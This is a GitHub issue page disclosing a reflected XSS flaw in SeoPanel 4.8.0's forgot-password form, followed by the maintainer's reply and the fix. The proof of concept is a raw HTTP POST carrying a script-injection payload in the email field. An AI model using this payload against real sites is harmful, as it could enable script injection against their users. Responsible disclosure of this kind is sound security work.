

[New issue](#)[Jump to bottom](#)

[BUG] Xss Reflect #202

🔒 Closed

CloneAssassin opened this issue on Jan 1, 2021 · 1 comment

Assignees



Milestone

[Seo panel 4.9.0](#)

CloneAssassin commented on Jan 1, 2021

SeoPanel is vulnerable to reflect XSS due to lack of filtration of user-supplied [NO Autenticated User] Environment

SeoPanel version: 4.8.0 Last Version

Parameter:
name="email"

PoC

POST /seo/seopanel/login.php?sec=forgot HTTP/1.1

Host: xxx

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,/q=0.8

Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 114

Origin: xxx

DNT: 1


Connection: close

Referer: xxx

Cookie: hideneews=1; PHPSESSID=xxx

Upgrade-Insecure-Requests: 1

sec=requestpass&email=test%40test.ttv3e5i%22%3e%3cing%20src%3da%20onerror%3dalert("Xss")%3egcuak&code=OVJDT&login=



I'm going to request CVE

[sendtogo](#) added this to the **Seo panel 4.9.0** milestone on Jan 5, 2021

sendtogo commented on Jan 5, 2021

Thanks for reporting it. We will release fix for it in next version released this month.

Thanks again for your great support.



[sendtogo](#) self-assigned this on Mar 22, 2021

[sendtogo](#) closed this as completed in [3c72b8c](#) on Mar 22, 2021

Assignees

 sendtogo

Labels

None yet

Projects

None yet

Milestone

Seo panel 4.9.0

Development

No branches or pull requests

2 participants

